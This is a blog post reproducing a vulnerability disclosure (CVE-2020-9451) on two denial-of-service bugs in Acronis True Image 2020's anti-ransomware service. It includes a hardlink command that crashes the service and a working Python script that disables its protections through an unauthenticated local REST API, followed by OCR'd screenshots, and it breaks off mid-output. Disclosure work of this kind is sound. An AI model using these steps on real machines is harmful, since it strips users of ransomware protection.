Mads Joensen's Digital Garden

Insert articulated description of the purpose here

CVE-2020-9451: DoS in Acronis True Image 2020

This is the report I sent Acronis about these two DoS bugs in their ransomware protection service which they acknowledged. I lost track of whether or not these are fixed, but they had plenty of time to do it.

Denial of Service Issue 1

anti_ransomware_service.exe keeps a log in a folder where any unprivileged user has write permissions. The logs are generated in a predictable pattern allowing the unprivileged user to create a hardlink from the, not yet created, log file to the anti_ransomware_service itself. On reboot, this forces the anti_ransomware_service to try to write its log into its own process, crashing in a SHARING VIOLATION. This crash occurs on every reboot.

Steps to reproduce:

1. Download the symbolic link testing tools by James Forshaw: https://github.com/googleprojectzero/symboliclink-testing-tools
2. Create hardlink from the next log file in line. E.g. If active_protection.1.log exist but not active_protection.2.log, create the hardlink on number 2 and so on.
   ```
   CreateHardlink.exe "C:\ProgramData\Acronis\ActiveProtection\Logs\active_protection.2.log" "C:\Program Files (x86)\Common Files\Acronis\ActiveProtection\*anti_ransomware_service.exe*"
   ```
3. Reboot and verify that *anti_ransomware_service.exe* is not running.

Denial of Service Issue 2

anti_ransomware_service.exe exposes a REST API that can be used by everyone, even unprivileged users. This API is used to communicate from the Acronis True Image 2020 GUI to the *anti_ransomware_service.exe*. This can be exploited to turn off the *anti_ransomware_service.exe* by mimicking the correct API calls.

Steps to reproduce:


1. Run the python script "turn_off_anti_ransomware.py". This could of course be written in a compiled language, such that the executable did not need an installed interpreter. Example code can be found below.
2. Verify in the Acronis True Image 2020 GUI that the anti_ransomware_service is turned off.

turn_off_anti_ransomware.py

```
import requests
import json
import time

get_headers = {'User-Agent': 'AcronisRestClient', "Accept": "*/*"}
put_headers = {'User-Agent': 'AcronisRestClient', "Accept": "application/json",
    "Content-Type":"application/json"}

settings = ["autoFileRestore", "backupProtectionEnabled", "backupProtectionWhitelistEnabled", "cryptominingProtectionEnabled", "mbrProtectionEnabled", "mlTelemetryEnabled", "networkFileProtectionEnabled", "selfDefenseEnabled"]
for setting in settings:
    r1 = requests.put('http://localhost:6109/settings/common', headers=put_headers, data=json.dumps({setting: False}))
    print(r1.content)
    time.sleep(1)
r1 = requests.put('http://localhost:6109/settings/common', headers=put_headers, data=json.dumps({"fileProtectionEnabled": False}))
print(r1.content)
time.sleep(1)
r2 = requests.put('http://localhost:6109/settings/common', headers=put_headers, data=json.dumps({"sessionEnabled": False}))
print(r2.content)
```


Screenshots

DoS 1



Name	Status	5% CPU	57% Memory	0% Disk	0% Network
Apps (3)					
Task Manager		1,3%	17,9 MB	0 MB/s	0 Mbps
Windows Command Processor ...		0%	7,5 MB	0 MB/s	0 Mbps
Windows Explorer		1,0%	35,6 MB	0 MB/s	0 Mbps
Background processes (51)					
Acronis Active Protection Service		0%	35,8 MB	0 MB/s	0 Mbps
Acronis Active Protection (TM...					
Acronis File Level CDP (Time M...		0%	1,0 MB	0 MB/s	0 Mbps
Acronis Scheduler Service		0%	1,6 MB	0 MB/s	0 Mbps
Acronis Scheduler Service Helpe...		0%	0,9 MB	0 MB/s	0 Mbps
Acronis TIB Mounter Monitor (3...		0%	0,6 MB	0 MB/s	0 Mbps
Acronis True Image 2020 (32 bit)		0%	17,0 MB	0,1 MB/s	0 Mbps
Antimalware Service Executable		0%	94,4 MB	0 MB/s	0 Mbps
Application Frame Host		0%	5,7 MB	0 MB/s	0 Mbps

```
C:\Users\DumbUser>whoami /all

USER INFORMATION
----------------

User Name                SID
======================== ==============================================
desktop-bh066e4\dumbuser S-1-5-21-1371156420-868554956-4200789598-1002


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==============================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled gro
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled gro
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled gro
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled gro
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled gro
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled gro
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled gro
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled gro
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled gro
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled


C:\Users\DumbUser>
```




Name	Status
Apps (4)	
Paint	
Task Manager	
Windows Command Processor ...	
Windows Explorer	
Background processes (54)	
Acronis Active Protection Service	
Acronis Active Protection (TM...	
Acronis File Level CDP (Time M...	
Acronis Scheduler Service	
Acronis Scheduler Service Helpe...	
Acronis TIB Mounter Monitor (3...	
Acronis True Image 2020 (32 bit)	
Acronis True Image Sync Agent	

This PC > Local Disk (C:) > ProgramData > Acronis > ActiveProtection > Logs


Name	Date modified	Type	Size
active_protection.0.log.gz	12/02/2020 07.05	GZ File	67 KB
active_protection.1.log.gz	12/02/2020 07.09	GZ File	42 KB
active_protection.2.log	12/02/2020 07.36	Text Document	170 KB

```
C:\Users\DumbUser>
```




Name	Date modified	Type	Size
active_protection.0.log.gz	12/02/2020 07.05	GZ File	67 KB
active_protection.1.log.gz	12/02/2020 07.09	GZ File	42 KB
active_protection.2.log	12/02/2020 07.37	Text Document	222 KB
active_protection.3.log	18/11/2019 22.48	Text Document	10.075 KB

```
C:\Users\DumbUser>cd Desktop

C:\Users\DumbUser\Desktop>cd hardlink_symlink_utils

C:\Users\DumbUser\Desktop\hardlink_symlink_utils>cd hardlink_symlink_utils

C:\Users\DumbUser\Desktop\hardlink_symlink_utils\hardlink_symlink_utils>CreateHardlink.exe "C:\ProgramData\Acronis\Ac
eProtection\Logs\active_protection.3.log" "C:\Program Files (x86)\Common Files\Acronis\ActiveProtection\anti_ransomwa
service.exe"
Done

C:\Users\DumbUser\Desktop\hardlink_symlink_utils\hardlink_symlink_utils>_
```



Name	Date modified	Type	Size
active_protection.0.log.gz	12/02/2020 07.05	GZ File	67 KB
active_protection.1.log.gz	12/02/2020 07.09	GZ File	42 KB
active_protection.2.log	12/02/2020 07.37	Text Document	222 KB
active_protection.3.log	18/11/2019 22.48	Text Document	10.075 KB


```
C:\Users\DumbUser\Desktop\hardlink_symlink_utils\hardlink_symlink_utils>shutdown /r
```




Name	PID	Description	Status	Group
AarSvc		Agent Activation Runtime	Stopped	AarSvcGroup
AarSvc_4074a		Agent Activation Runtime_4074a	Stopped	AarSvcGroup
AcronisActiveProtectionSer...		Acronis Active Protection (TM) Service	Stopped	
AcrSch2Svc	3028	Acronis Scheduler2 Service	Running	
afcdpsrv	2068	Acronis Nonstop Backup Service	Running	
AJRouter		AllJoyn Router Service	Stopped	LocalServiceN...
ALG		Application Layer Gateway Service	Stopped	
AppIDSvc		Application Identity	Stopped	LocalServiceN...
Appinfo	9676	Application Information	Running	netsvcs
AppMgmt		Application Management	Stopped	netsvcs
AppReadiness		App Readiness	Stopped	AppReadiness
AppVClient		Microsoft App-V Client	Stopped	
AppXSvc	4592	AppX Deployment Service (AppXSVC)	Running	wsappx
AssignedAccessManagerSvc		AssignedAccessManager Service	Stopped	AssignedAcce...
AudioEndpointBuilder	2040	Windows Audio Endpoint Builder	Running	LocalSystemN...
Audiosrv	2260	Windows Audio	Running	LocalServiceN...
autotimesvc		Cellular Time	Stopped	autoTimeSvc
AxInstSV		ActiveX Installer (AxInstSV)	Stopped	AxInstSVGroup
BcastDVRUserService		GameDVR and Broadcast User Service	Stopped	BcastDVRUser...
BcastDVRUserService_4074a		GameDVR and Broadcast User Servic...	Stopped	BcastDVRUser...
BDESVC		BitLocker Drive Encryption Service	Stopped	netsvcs
BFE	2752	Base Filtering Engine	Running	LocalServiceN...
BITS	6864	Background Intelligent Transfer Servi	Running	netsvcs

-

DoS 2



```
C:\Users\DumbUser>whoami /all

USER INFORMATION
----------------

User Name                SID
======================== =============================================
desktop-bh066e4\dumbuser S-1-5-21-1371156420-868554956-4200789598-1002


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
